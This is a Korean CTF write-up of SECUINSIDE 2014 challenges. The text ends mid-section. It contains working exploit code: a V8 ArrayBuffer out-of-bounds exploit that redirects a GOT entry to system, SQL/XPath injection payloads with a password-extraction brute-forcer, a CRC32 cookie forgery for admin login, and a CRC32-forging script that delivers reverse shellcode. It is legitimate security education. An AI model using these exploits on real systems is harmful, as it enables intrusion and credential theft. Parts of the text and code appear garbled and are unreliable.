

SECUINSIDE 2014 WRITE-UP

@styp

2013. 06. 02

TABLE OF CONTENTS

1. MIC CHECK (7pt)
2. YAYAYA (100pt)
3. JAVASCRIPT JAIL (200pt)
4. YET ANOTHER JAVASCRIPT JAIL (300pt)
5. THE GREATEST PHYSICISTS (100pt)
6. LUPIN III (100pt)
7. SIMPLE LOGIN (200pt)
8. THIS IS NOT BAD (100pt)
9. PILLOW (200pt)

MIC CHECK (7pt)

“ Q2QnT29oUNW0wtWqySDbw2UhvRIkTRrby2Qdx2g0U0jbwCHoTRrpw3Ei ”

연습용 문제로 주어진 위 데이터는 base64 같아 보였지만 복호화된 데이터가 불규칙적인 것을 알 수 있었습니다. strrev 등 여러 스트링 관련 함수를 이용한 방법도 안되었지만, 여러 국내 팀들이 빠르게 문제를 푸는 것을 보고 간단한 난독화 문제라는 것을 추측할 수 있었습니다.

난독화에 대해 생각 하다가 전에 개발해두었던 대회 전용 ROT 스크립트를 개조하여 시도해보니 답을 성공적으로 구할 수 있었습니다. (아래는 사용했던 소스코드 입니다.)

```
<html>
<head>
<title>The ROTator</title>
</head>
<?php
function str_rot($s, $n = 13) {
    $n = (int)$n % 26;
    if (!$n) return $s;
    for ($i = 0, $l = strlen($s); $i < $l; $i++) {
        $c = ord($s[$i]);
        if ($c >= 97 && $c <= 122) {
            $s[$i] = chr(($c - 71 + $n) % 26 + 97);
        } else if ($c >= 65 && $c <= 90) {
            $s[$i] = chr(($c - 39 + $n) % 26 + 65);
        }
    }
    return $s;
}

$word=$_POST['word'];
if($word){
    for($i=0;$i<25;$i++){echo base64_decode(str_rot($word, $i)) . "<br>";}
    echo "<hr>";
}
?>
<form action="rot.php" method="POST">
<input type="text" value="" style="width:180pt;" name="word"><input type="submit" value="Submit">
</form>
```

문제에 나온 데이터를 위 코드에 입력하면 아래와 같이 정상적으로 키가 출력됩니다.

←

→

↺

127.0.0.1/rot.php


Cd'OohP爛쫘트 倍e!\$M湃d4P枉!瑤q"
GdhSoiT淹픽銃1b"eQ+^?tT??2)Q+*?c
Kd쫘ojX4甘,iA]?E 2쫘;]kd뿔h퀵]?JU;k??
Odok]t?mmQ뿔e顎B?K엔d?h?왓R첼K?q?
Se+_ola4k.qa?f%?() [?e!oi4a)?b?[?r&
Welcome to our official website: ls-al.org
[e쫘on0긔0랴긔s`'ms첼|a{e질i?Jap긔e|osr?
_e?oo@?잔}뿔w`hq겔뿔e?i?Z첼뿔wr?
cf/op Q4y??2?`쫘,쫘긔%j4 j? p 쫘{s*
gfpoq at}햐\$`?m쫘ff긔t {\$| ?1?sk
`1orq긔??#e긔+|???'뿔?뿔?s?
`ros관긔?3쫘a\$?'&?h뿔?쫘?뿔?
`?oZ?4돈긔?a쫘507g?쫘k4?庵7[뿔.
`?o[t?]뿔(햐?EqG쫘`?kt(뿔G쫘to
aoW 쫘얌di뿔/뿔?W?a+뿔?,i?W?W?t?
aW#o]\$"?t햐bp긔? h*원햐\$<햐? h뿔?
a?'o^(34?3 햐?b긔v\$xk긔첼I4(L?%?\$x_햐2
a?+o_,Ct햐a햐,원??(햐햐햐t,V햐6(닉원s
#b/o`0S뇨S`햐햐3햐,햐햐/햐?Of立F`,햐햐?
'b`3oa4c偶c僧더쫘Z햐]0?. 햐p햐?4w. 햐!0?"햐?
+b?7ob8t4햐\$거햐c햐긔4햐긔f?8햐?b4햐햐
/b?;oc<햐햐e긔0햐햐햐8햐햐f?<햐햐?8햐햐]
3c#?od@햐햐?햐a <햐햐3햐4@?<햐햐?
7cdCoeD햐 햐햐?2햐^햐a@?2햐Z햐햐tD?2햐%?@?&햐_
;c햐ofH?4햐(?s햐햐햐D?햐햐햐?fD?햐?

Submit

FLAG: Welcome to our official website: ls-al.org

YAYAYA (100pt)

“ yayaya.zip ”



SWF 파일이 주어졌는데, 처음에 해당 문제가 crossbridge 관련 취약점인 줄 알고 여러 번의 시도가 있었지만, 결국 모두 실패하였습니다. 더 나아가 디컴파일된 스크립트 파일은 너무 복잡하고 지저분하게 짜여있어서 읽기가 힘들어 중도 포기 하게 되었는데요.

SWF 파일을 풀기 시작할 때 켜두고 결국 포기한다고 이 파일을 닫으려고 하던 도중 “FLAG IS”같이 생긴 단어가 보여서 수상해서 나오는 최근 10 프레임들을 모두 조합해서 인증해보니 정답이었습니다. (..)

FLAG IS
GANADAHAAH

FLAG: GANADAHAAH

JAVASCRIPT JAIL (200pt)

“ 54.178.218.50 6789 ”

(현재 문제 접속이 불가능 하여 풀이 스크린샷을 찍을 수 없었습니다 ㅜㅜ)

위와 같이 아이피와 포트가 주어집니다. 아이피와 포트를 nc를 입력하여 접속을 하면 아래와 같은 내용으로 문제 요점을 확인할 수 있습니다.

```
C:\Users\Harold>nc 54.178.218.50 6789
```

```
check = checker(FLAG, safeRand);
```

```
Usage: check(your random function);
```

여기서 인증 함수인 *checker*를 입력하면 소스코드 전체가 나오는 데다가 코드 함수의 쓰임새를 보아 javascript라는 것을 추측 할 수 있었고, 결론적으로 해당 문제가 javascript jail 관련이라는 것을 알 수 있었습니다.

출력된 함수 소스를 분석 하면 먼저 a(랜덤으로 만들어진 어레이)와 b(입력된 함수)를 어레이로 비교해서 체크하는 방식으로 이루어집니다. check함수 사용시 제일 중요했던 건 `var b = rand(a.length);` 부분에 직접 우리가 만든 함수를 집어 넣을 수 있다는 점이었습니다. (ex. 파라미터에 `function(){return 1;}` 를 입력하여 함수를 만들 수 있습니다.)

이쯤에서 문제 풀이를 여러 가지로 추측해보자면, “ddang”에러를 띄우는 루틴에서 for문에 있는 조건 문을 0으로 만들어 버리면 return false가 안 나오기 때문에 우회가 될 것이라는 생각과 array 체크 함수를 override 해서 우회를 할 수 있어서 여러 번 시도 끝에 아래와 같은 방식으로 성공적으로 FLAG가 출력 되었습니다.

```
> Array.isArray=function(){return true;} // bypasses Array check
```

```
> check(function(){return(b=Object(null));});
```

FLAG: 7bb1aad810f7db430bf4f62b997a992c

YET ANOTHER JAVASCRIPT JAIL (300pt)

```
“
54.178.138.53 9876
54.178.225.123 9876
”
```

해당 서버와 포트로 접속하면 자바스크립트 커맨드라인 인터프리터를 볼 수 있습니다. Check() 조건을 통과하기 위해선 약간의 트릭이 필요한데 저는 아래와 같이 시도하였습니다.

```
Array.prototype.toString = function () { return '1' };
check(1)
```

(서버에 접속할 수 없어 정확하진 않습니다만) 조건을 통과하면 바이너리의 주소와 **릴리즈 시점**이 출력됩니다. 바이너리를 IDA로 열어보고 약간의 분석 과정을 거친 결과, V8 Engine를 사용하는 자바스크립트 인터프리터라는 것을 알 수 있었습니다.

(참고: /home/jj/init.js를 먼저 만들어 놓지 않으면 SIGSEGV가 발생함)

처음에는 커맨드라인 퍼저를 따로 제작해야 하나 고민해보았지만, 언제 버그를 캐치할 수 있을지 장담하지 못하여 포기했습니다. 이 때, 출제자가 ‘릴리즈 시점’을 제공했다는 것을 상기하였습니다. 굳이 제공할 필요가 없는 정보를 제공하였다면 필시 큰 힌트가 될 수 있을 것이라 추측하였고 이를 통해 V8 Engine의 Zero-day 버그들을 찾아보았습니다. 이내 ArrayBuffer를 이용하면 현재 버퍼부터 원하는 오프셋에 임의의 데이터를 읽고 쓸 수 있는 취약점을 발견했고 이를 이용해 ASLR을 우회하여 공격할 수 있었습니다.

바이너리의 라이브러리는 libc-2.19.so 로서, shellcode 100 시스템을 참고했습니다.

```
var f = new ArrayBuffer(8);
f.__defineGetter__("byteLength", function() { return 0xFFFFFFFF; });
var leak = new Uint32Array(f);
var base = leak[38] - 0x88;
var t = 4294967296; // 2 ** 32
var idx = Math.floor(((0x916800C + 39*4 - base) % t) / 4)
```

```
var fgets = leak[idx]
var libc_base = fgets - 0x64660;
var system = libc_base + 0x403b0;
leak[idx] = system;
```


FLAG: 66237850ab03afbc721cf358be3812b7

THE GREATEST PHYSICISTS (100pt)

“ http://219.240.37.153:5959/1fa9027aaad62dc464bbc7d18edeb0f8_v/ ”

해당 사이트가 먼저 주어졌고 주어진 계정으로 로그인 하여 들어가보았지만 마땅한 정보를 찾지 못하였습니다.

사이트에 관련한 정보를 찾던 도중 로그인 부분에 SQL 인젝션 취약점이 존재 한다는 것을 알 수 있었습니다.



```
[ERROR] We can't authenticate you with your input
[ERROR] In the most case, we can't find a suitable object
[ERROR] ByeBye!
```

위 사진을 보면 array 데이터를 찾지 못하고 알맞은 object 가 아닌 것을 보아 일반적인 MySQL 취약점이 아님을 알 수 있었으며,

```
ID: physicist
PW: 1' or '1'='1
```

을 사용하면 SQL Injection 이 되어 성공적으로 로그인이 되지만, 일반적인 SQL 함수들의 작동이 안 되는 것 또한 알 수 있었습니다.

```
ID: physicist
PW: a' or substring(1,1,1)='1
```


을 시도하면 substring() 함수가 된다는 것을 알 수 있지만 substr() 함수가 안 되는 경우를 보아 이 문제가 XPath SQL Injection 과 연관이 있다는 것을 확인 해볼 수 있었습니다. (XPath 기반은 substr같은 약자는 안되지만 substring은 됩니다.)

문제 풀이 당시 breakthrough 를 시도하려고 급하게 풀려 하다 보니 정상적인 방법으로 칼럼을 알아내려고 시도하기 보다는 오히려 guessing 위주로 칼럼을 알아내려 시도하였고, 결국 빠른 시간 내로 칼럼들이 username 과 password 임을 알아낼 수 있었습니다.

```
Private Sub Command3_Click()
    Dim bf As String, combf() As String
    Dim winhttp As New WinHttpRequest
    bf = "a b c d e f g h i j k l m n o p q r s t u v w x y z 0 1 2 3 4 5 6 7 8 9 / - + _ ! @ $ % ^ ( )"
    combf = Split(bf, " ")
    For k = 1 To 44
        For i = 0 To 46 '26 + 10 + 11 = 47 - 1 = 46
            winhttp.Open "POST", "http://219.240.37.153:5959/1fa9027aaad62dc464bbc7d18edeb0f8_v/auth.php"
            winhttp.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
            winhttp.SetRequestHeader "Cookie", "PHPSESSID=0xS1BBGA00"
            winhttp.Send "userID=physicist&userPW=no_gao' or substring(//username, " & k & ", 1)='" & combf(i) & ""
            winhttp.WaitForResponse
            If (Instr(winhttp.ResponseText, "main")) Then
                If i = 46 Then
                    Form1.Caption = Form1.Caption & "# "
                End If
                Form1.Caption = Form1.Caption & combf(i)
                Exit For
            Else
                End If
            DoEvents
        Next i
    Next k
End Sub
```

위와 같이 소스코드를 실행하면 physicist가 아닌 다른 유저 이름을 볼 수 있었고, 칼럼을 //username을 //password로 변경해서 비밀번호를 추출하면 정답이 나옵니다.

```
For i = 0 To 46 '26 + 10 + 11 = 47 - 1 = 46
    winhttp.Open "POST", "http://219.240.37.153:5959/1fa9027aaad62dc464bbc7d18edeb0f8_v/auth.php"
    winhttp.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    winhttp.SetRequestHeader "Cookie", "PHPSESSID=0xS1BBGA00"
    winhttp.Send "userID=physicist&userPW=no_gao' or substring(//password, " & k & ", 1)='" & combf(i) & ""
    winhttp.WaitForResponse
    If (Instr(winhttp.ResponseText, "main")) Then
        If i = 46 Then
            Form1.Caption = Form1.Caption & "# "
        End If
        Form1.Caption = Form1.Caption & combf(i)
        Exit For
    Else
        End If
    DoEvents
Next i
Next k
End Sub
```



전체 데이터가 추출이 완료되면서 비밀번호가 다시 반복되는데, 여기서 반복되는 패턴은 모두 무시하시면 됩니다.

FLAG: !from_a_local_bookbinder_to_electromagnetism!

LUPIN III (100pt)

“
Help Lupin to get Cherry Sapphire!
54.198.73.164:5555
”

해당 문제는 해당 문제 풀이자인 ksyd가 대회가 끝나자마자 급히 바쁜 일이 있어서 풀이 방법만 제공한 점 양해 부탁드립니다. (추후에 따로 문의하여 소스코드를 받아내도록 하겠습니다.) 아래는 ksyd와 stypr가 해당 문제 풀이에 관하여 대화하였던 내역입니다.

```
10:01:50 AM <ksyd> it's a game similar to lights out
10:02:13 AM <stypr> oh ok
10:02:18 AM <ksyd> when you push a button all buttons in the same row and column are flipped
10:02:39 AM <stypr> yeah
10:03:09 AM <ksyd> the goal is to turn the whole board to 0
10:03:19 AM <stypr> all 0?
10:03:24 AM <ksyd> yeah
10:03:58 AM <ksyd> so for example if row (0, 0) is currently X
10:04:15 AM <ksyd> you need to flip it n times where n is an odd number
10:04:57 AM <stypr> how can we flip?
10:05:11 AM <ksyd> meaning push other buttons in the same row/column
10:05:14 AM <stypr> can we just use X to flip?
10:05:48 AM <ksyd> so if p(0,0) is the number of times row (0,0) is pushed
10:06:20 AM <ksyd> you can create an equation like  $p(0,0) + p(0,1) + p(0,2) + p(1,0) + p(2,0) = 1$ 
10:06:35 AM <ksyd> (for a 3x3 board)
10:06:52 AM <ksyd> continue like that you have a system of equations
10:07:07 AM <ksyd> so just write a program to solve it.
10:08:01 AM <stypr> hm
10:08:05 AM <ksyd> the first part is like described but you can see the result after each move
10:08:27 AM <ksyd> in the second part after each move you can only see a dot (.)
10:08:41 AM <ksyd> and you need to send 'flash' to reveal the whole board
10:09:02 AM <ksyd> but it doesn't matter much because you already know how to solve it
10:09:17 AM <ksyd> in the third part there are 3 states: W, X, 0
10:09:28 AM <ksyd> so you have to solve in modulo 3
10:09:44 AM <ksyd> in the final part the board is 200x200
```

```
10:17:58 AM <ksyd> btw the method i used to solve the system of equation is gaussian elimination
10:18:02 AM <ksyd> you can mention that too
10:18:08 AM <stypr> oh
10:18:09 AM <stypr> thanks
```

FLAG: THE BEST people are always TAKEN, if you don't STEAL them, you won't HAVE them

SIMPLE LOGIN (200pt)

“
http://219.240.37.153:5959/63972dfdacc8a838f618275d80d27c1d_h/
http://219.240.37.153:5959/63972dfdacc8a838f618275d80d27c1d.7z
”

이 웹 문제는 소스코드와 함께 주어진 일반적인 PHP 기반 웹 문제입니다. 문제 이름은 심플 이지만 그 뒤에 귀찮은 과학이 숨겨져 있음을 알 수 있었던 문제인 것 같네요. 현재 이 웹사이트에는 가입과 로그인 외에는 따로 특별한 게 없음을 알 수 있습니다.

```
include "config.php";
include "common.php";

$common = new common;

if($common->islogin()){
    if($common->isadmin()) $f = "Flag is : ".__FLAG__;
    else $f = "Hello, Guest!";

    echo <<<EOF
        <html>
            <head>
```

먼저 FLAG 찾는 부분부터 분석을 해보자면, common 클래스에서 isLogin()으로 로그인을 확인하고 isadmin()으로 관리자 아이디를 확인하는데, isadmin()이 참일 경우 FLAG가 출력 됩니다. 더 자세한 분석을 위해 common 클래스를 분석 해보았습니다.

```
public function islogin(){
    if( preg_match("/[^\0-9A-Za-z]/", $_COOKIE['user_name']) ){
        exit("cannot be used Special character");
    }

    if( $_COOKIE['user_name'] == "admin" ) return 0;

    $salt = file_get_contents("../long_salt.txt");

    if( hash('crc32',$salt.'|'.(int)$_COOKIE['login_time'].'|'.$_COOKIE['user_name']) == $_COOKIE['hash'] ){
        return 1;
    }

    return 0;
}

public function isadmin(){
    if( $this->getidx($_COOKIE['user_name']) == 1 ){
        return 1;
    }

    return 0;
}
```


이 코드들을 보면서 관리자로 들어가는 방법을 단계별로 나눠 볼 수 있습니다.

- 1) \$_COOKIE['user_name']에서 admin을 우회하기.
- 2) CRC32 우회하기 (collision attack으로 현재로써는 추측 가능.)

3) isadmin() 에서 getidx==1 이게 나오도록 만들기.

일단 현실적으로 설명해보자면 3번에서 제시한 getidx 같은 SQL 관련 함수 실행시 mysql_real_escape_string() 함수가 사용되기 때문에 전체적으로 필터링이 되어 이론상 SQL 인젝션은 불가능합니다.

하지만 1번 경우 \$_COOKIE['user_name'] == "admin" 로 if문이 설정 되어있는데, eregi 함수와 달리 대소문자 필터링을 안하기 때문에 ADMIN같이 대문자를 쓰게 되면 우회가 됩니다. 여기서 참고 하셔야 할 점은, MySQL에서 쿼리를 select 할 때는 대소문자 구별을 안 하기 때문에 3번에서 select에서 쉽게 admin을 우회 할 수 있습니다. (!!!!!!)



이제 제일 짜증나는…… 2번 부분. 바로 CRC 체크섬 부분인데요. login_time과 필터링을 우회하여 admin이 들어간 생성한 아이디를 생성하고 나서 CRC 상태 Admin~~~ 에서 Admin으로 바뀌서 우회하는 방식을 선택 하였습니다. 해당 문제는 설명하기가 매우 귀찮고 곤란하여 팀원인 ksyd이 대신 아래 코드를 짜줘서 실행한 결과, 성공적으로 FLAG를 구할 수 있었습니다.

```
import urllib
import requests

#https://github.com/php/php-src/blob/master/ext/hash/php_hash_crc32.h
crc32_table = [0x00,0x04c11db7, 0x09823b6e, 0x0d4326d9, 0x130476dc, 0x17c56b6b,0x1a864db2, 0x1e475005, 0x2608edb8, 0x22c9f00f,
0x2f8ad6d6,0x2b4bcb61, 0x350c9b64, 0x31cd86d3, 0x3c8ea00a, 0x384fbbdb,0x4c11db70, 0x48d0c6c7, 0x4593e01e, 0x4152fda9,
0x5f15adac,0x5bd4b01b, 0x569796c2, 0x52568b75, 0x6a1936c8, 0x6ed82b7f,0x639b0da6, 0x675a1011, 0x791d4014, 0x7ddc5da3,
0x709f7b7a,0x745e66cd, 0x9823b6e0, 0x9ce2ab57, 0x91a18d8e, 0x95609039,0x8b27c03c, 0x8fe6dd8b, 0x82a5fb52, 0x8664e6e5,
0xbe2b5b58,0xbaea46ef, 0xb7a96036, 0xb3687d81, 0xad2f2d84, 0xa9ee3033,0xa4ad16ea, 0xa06c0b5d, 0xd4326d90, 0xd0f37027,
0xddb056fe,0xd9714b49, 0xc7361b4c, 0xc3f706fb, 0xceb42022, 0xca753d95,0xf23a8028, 0xf6fb9d9f, 0xfbb8bb46, 0xff79a6f1,
0xe13ef6f4,0xe5ffeb43, 0xe8bccd9a, 0xec7dd02d, 0x34867077, 0x30476dc0,0x3d044b19, 0x39c556ae, 0x278206ab, 0x23431b1c,
0x2e003dc5,0x2ac12072, 0x128e9dcf, 0x164f8078, 0x1b0ca6a1, 0x1fcd8b16,0x18aeb13, 0x054bf6a4, 0x0808d07d, 0x0cc9cdca,
0x7897ab07,0x7c56b6b0, 0x71159069, 0x75d48dde, 0x6b93dddb, 0x6f52c06c,0x6211e6b5, 0x66d0fb02, 0x5e9f46bf, 0x5a5e5b08,
0x571d7dd1,0x53dc6066, 0x4d9b3063, 0x495a2dd4, 0x44190b0d, 0x40d816ba,0xaca5c697, 0xa864db20, 0xa527fdf9, 0xa1e604e,
0xbfa1b04b,0xbb60adfc, 0xb6238b25, 0xb2e29692, 0x8aad2b2f, 0x8e6c3698,0x832f1041, 0x87ee0df6, 0x99a95df3, 0x9d684044,
0x902b669d,0x94ea7b2a, 0xe0b41de7, 0xe4750050, 0xe9362689, 0xedf73b3e,0xf3b06b3b, 0xf771768c, 0xfa325055, 0xfef34de2,
0x6bcf05fe,0xc9714b49, 0xcfc3ecb31, 0xcbbfdd686, 0xd5b88683, 0xd1799b34,0xdc3abded, 0xd8fba05a, 0x690ce0ee, 0x6dcdfd59,
0x608edb80, 0x644fc637, 0x7a089632, 0x7ec98b85, 0x738aad5c, 0x774bb0eb,0x4f040d56, 0x4bc510e1, 0x46863638, 0x42472b8f,
0x5c007b8a,0x58c1663d, 0x558240e4, 0x51435d53, 0x251d3b9e, 0x21dc2629,0x2c9f00f0, 0x285e1d47, 0x36194d42, 0x32d850f5,
0x3f9b762c, 0x3b5a6b9b, 0x0315d626, 0x07d4cb91, 0x0a97ed48, 0x0e56f0ff,0x1011a0fa, 0x14d0bd4d, 0x19939b94, 0x1d528623,
0xf12f560e,0xf5ee4bb9, 0xf8ad6d60, 0xfc6c70d7, 0xe22b20d2, 0xe6ea3d65,0xeba91bbc, 0xef68060b, 0xd727bbb6, 0xd3e6a601,
0xdea580d8, 0xda649d6f, 0xc423cd6a, 0xc0e2d0dd, 0xcda1f604, 0xc960ebb3,0xbd3e8d7e, 0xb9ff90c9, 0xb4bcb610, 0xb07daba7,
```

```

0xae3afb2,0xaaabe615, 0xa7b8c0cc, 0xa379dd7b, 0x9b3660c6, 0x9ff77d71,0x92b45ba8, 0x9675461f, 0x8832161a, 0x8cf30bad,
0x81b02d74,0x857130c3, 0x5d8a9099, 0x594b8d2e, 0x5408abf7, 0x50c9b640,0x4e8ee645, 0x4a4ffbf2, 0x470cdd2b, 0x43cdc09c,
0x7b827d21,0x7f436096, 0x7200464f, 0x76c15bf8, 0x68860bfd, 0x6c47164a,0x61043093, 0x65c52d24, 0x119b4be9, 0x155a565e,
0x18197087,0x1cd86d30, 0x029f3d35, 0x065e2082, 0x0b1d065b, 0x0fdc1bec,0x3793a651, 0x3352bbe6, 0x3e119d3f, 0x3ad08088,
0x2497d08d,0x2056cd3a, 0x2d15ebe3, 0x29d4f654, 0xc5a92679, 0xc1683bce,0xcc2b1d17, 0xc8ea00a0, 0xd6ad50a5, 0xd26c4d12,
0xdf2f6bcb,0xdbee767c, 0xe3a1cbc1, 0xe760d676, 0xea23f0af, 0xee2ed18,0xf0a5bd1d, 0xf464a0aa, 0xf9278673, 0xfde69bc4,
0x89b8fd09,0x8d79e0be, 0x803ac667, 0x84fbd0bd, 0x9abc8bd5, 0x9e7d9662,0x933eb0bb, 0x97ffad0c, 0xafb010b1, 0xab710d06,
0xa6322bdf,0xa2f33668, 0xbcb4666d, 0xb8757bda, 0xb5365d03, 0xb1f740b4]

#https://github.com/php/php-src/blob/master/ext/hash/hash_crc32.c
def crc32(input):
    crc = 0xffffffff
    for c in str(input):
        crc = (crc << 8) ^ crc32_table[((crc >> 24) ^ ord(c)) & 0xff]
    crc = crc ^ 0xffffffff
    crc = ((crc & 0xff) << 24) + (((crc >> 8) & 0xff)<< 16) + (((crc >> 16) & 0xff)<< 8) + ((crc >> 24) & 0xff)
    return crc

crc = 0x66eb4f5e

revcrc = (((crc & 0xff) << 24) + (((crc >> 8) & 0xff) << 16) + (((crc >> 16) & 0xff) << 8) + (((crc >> 24) & 0xff))) ^ 0xffffffff

for v in crc32_table:
    if v & 0xff == revcrc & 0xff:
        tbv = v
        break

for c in range(178, 256):
    r = (c << 24) + ((revcrc ^ tbv)>> 8)

    crc = r ^ 0xffffffff
    crc = ((crc & 0xff) << 24) + (((crc >> 8) & 0xff)<< 16) + (((crc >> 16) & 0xff)<< 8) + ((crc >> 24) & 0xff)
    print c, hex(crc)[2:-1]
    cookie = {'login_time':'1401573597', 'user_name':'Admin', 'hash':hex(crc)[2:-1]}
    res = requests.get('http://219.240.37.153:5959/63972dfdac8a838f618275d80d27c1d_h/index.php', cookies=cookie)

    if res.text.find('Flag') != -1:
        print res.text
        quit()
        break

```

FLAG: fd602a942c1cd716963996cf96e87847

THIS IS NOT BAD (100pt)

“ thisisnotbad ”

```
#!/usr/bin/python
import os, signal, struct, binascii
from sys import stdin, stdout

UI = lambda a : struct.unpack('I', a)[0]
PI = lambda a : struct.pack('I', a)

def crc32(data, salt) :
    return PI(binascii.crc32(salt + data) & 0xffffffff)

def main() :
    signal.alarm(25)

    salt = os.urandom(10)
    print 'salt:', salt.encode('hex')
    stdout.flush()

    n = UI(stdin.read(4))
    data = ''.join(crc32(stdin.read(UI(stdin.read(4)))), salt) for _ in xrange(n))

    fi, fo = os.pipe()
    if not os.fork() :
        os.execl('/home/sc/thisisnotbad', 'thisisnotbad', '%d' % fi)
    else :
        os.write(fo, PI(len(data)))
        os.write(fo, data)

if __name__ == '__main__' :
    main()
```

CRC32 Collision을 계산하거나, CRC32 Forgery Attack를 사용해 문제를 해결할 수 있고 저는 CRC32 Forgery Attack을 이용했습니다. (사실 그 외에도 CRC32의 구조적 취약점을 이용한 해결법이 다수 존재합니다)

Checksum은 블록 단위로 계산되기 때문에, 쉘코드를 4바이트 블록으로 나누어 계산하여 전송해주면 됩니다. 리버스 쉘코드를 이용해 쉘을 띄웠습니다.

코드는 <http://blog.stalkr.net/2011/03/crc-32-forging.html> 에서 일부 참조하였습니다.

```
# crc32 forging src by http://blog.stalkr.net/2011/03/crc-32-forging.html

import socket
from struct import pack, unpack

p = lambda x: pack('I', x)
up = lambda x: unpack('I', x)[0]

POLY = 0xedb88320 # CRC-32-IEEE 802.3
#POLY = 0x82F63B78 # CRC-32C (Castagnoli)
#POLY = 0xEB31D82E # CRC-32K (Koopman)
#POLY = 0xD5828281 # CRC-32Q

def build_crc_tables():
    for i in range(256):
        fwd = i
        rev = i << 24
        for j in range(8, 0, -1):
            # build normal table
            if (fwd & 1) == 1:
                fwd = (fwd >> 1) ^ POLY
            else:
                fwd >>= 1
```



```

        crc32_table[i] = fwd & 0xffffffff
        # build reverse table =)
        if rev & 0x80000000 == 0x80000000:
            rev = ((rev ^ POLY) << 1) | 1
        else:
            rev <<= 1
        rev &= 0xffffffff
        crc32_reverse[i] = rev

crc32_table, crc32_reverse = [0]*256, [0]*256
build_crc_tables()

def crc32(s): # same crc32 as in (binascii.crc32)&0xffffffff
    crc = 0xffffffff
    for c in s:
        crc = (crc >> 8) ^ crc32_table[(crc ^ ord(c)) & 0xff]
    return crc^0xffffffff

def forge(wanted_crc, str, pos=None):
    if pos is None:
        pos = len(str)

    # forward calculation of CRC up to pos, sets current forward CRC state
    fwd_crc = 0xffffffff
    for c in str[:pos]:
        fwd_crc = (fwd_crc >> 8) ^ crc32_table[(fwd_crc ^ ord(c)) & 0xff]

    # backward calculation of CRC up to pos, sets wanted backward CRC state
    bkd_crc = wanted_crc^0xffffffff
    for c in str[pos:][::-1]:
        bkd_crc = ((bkd_crc << 8)&0xffffffff) ^ crc32_reverse[bkd_crc >> 24] ^
ord(c)

    # deduce the 4 bytes we need to insert
    for c in pack('<L',fwd_crc)[::-1]:
        bkd_crc = ((bkd_crc << 8)&0xffffffff) ^ crc32_reverse[bkd_crc >> 24] ^

```

```
ord(c)
```

```
res = str[:pos] + pack('<L', bkd_crc) + str[pos:]  
assert(crc32(res) == wanted_crc)  
return res
```

```
MAX = 1024
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
s.connect(("54.178.232.195", 5757))
```

```
tmp = s.recv(MAX).strip('\n')  
salt = tmp.replace('salt: ', '').decode('hex')
```

```
payload = "REVERSE SHELLCODE SHOULD BE PLACED HERE"
```

```
final = p(len(payload) / 4)  
for i in range(0, len(payload), 4):  
    t = up(payload[i:i+4])  
    f = forge(t, salt)  
    final = final + p(4) + f[10:] # 92a404a647511c0017eeWxfaWxfeKwx14
```

```
s.send(final + "\n")  
print s.recv(MAX) # SHELL SPAWN
```

FLAG: a2fa361c9aabf6a541a1c6ac8b32fcb9

PILLOW (200pt)

“
Download URL: http://54.242.26.86/pillow_06dccbe141b83e180df27d8d4dce01bd.zip
<http://goo.gl/p1fIhC> Server: 219.240.37.153:5151 7z Password: 웨라톤웨라톤
”

문제를 다운로드하고 압축을 해제하면 2개의 pyc 파일과 pcap파일 하나가 주어집니다.

문제 분석을 하고자 실행 시도를 하니 PKI.pyc가 PrimeUtils라는 pip에 없는 라이브러리가 필요하다고 나와 잠시 다른문제를 풀다 팀원이 소스코드를 보내주어 설치할 수 있었습니다.

주어진 pyc 파일 두개를 unpyc3를 이용해 디컴파일하려 했으나, pillow_reader.pyc만 정상적으로 디컴파일 되고, PKI.pyc는 디컴파일이 되지 않았습니다.

커맨드라인에서 dis.dis()를 이용해 직접 뜯어본 결과 PKI.pyc는 암호화 알고리즘에 관한 코드라는것을 알 수 있었으며,

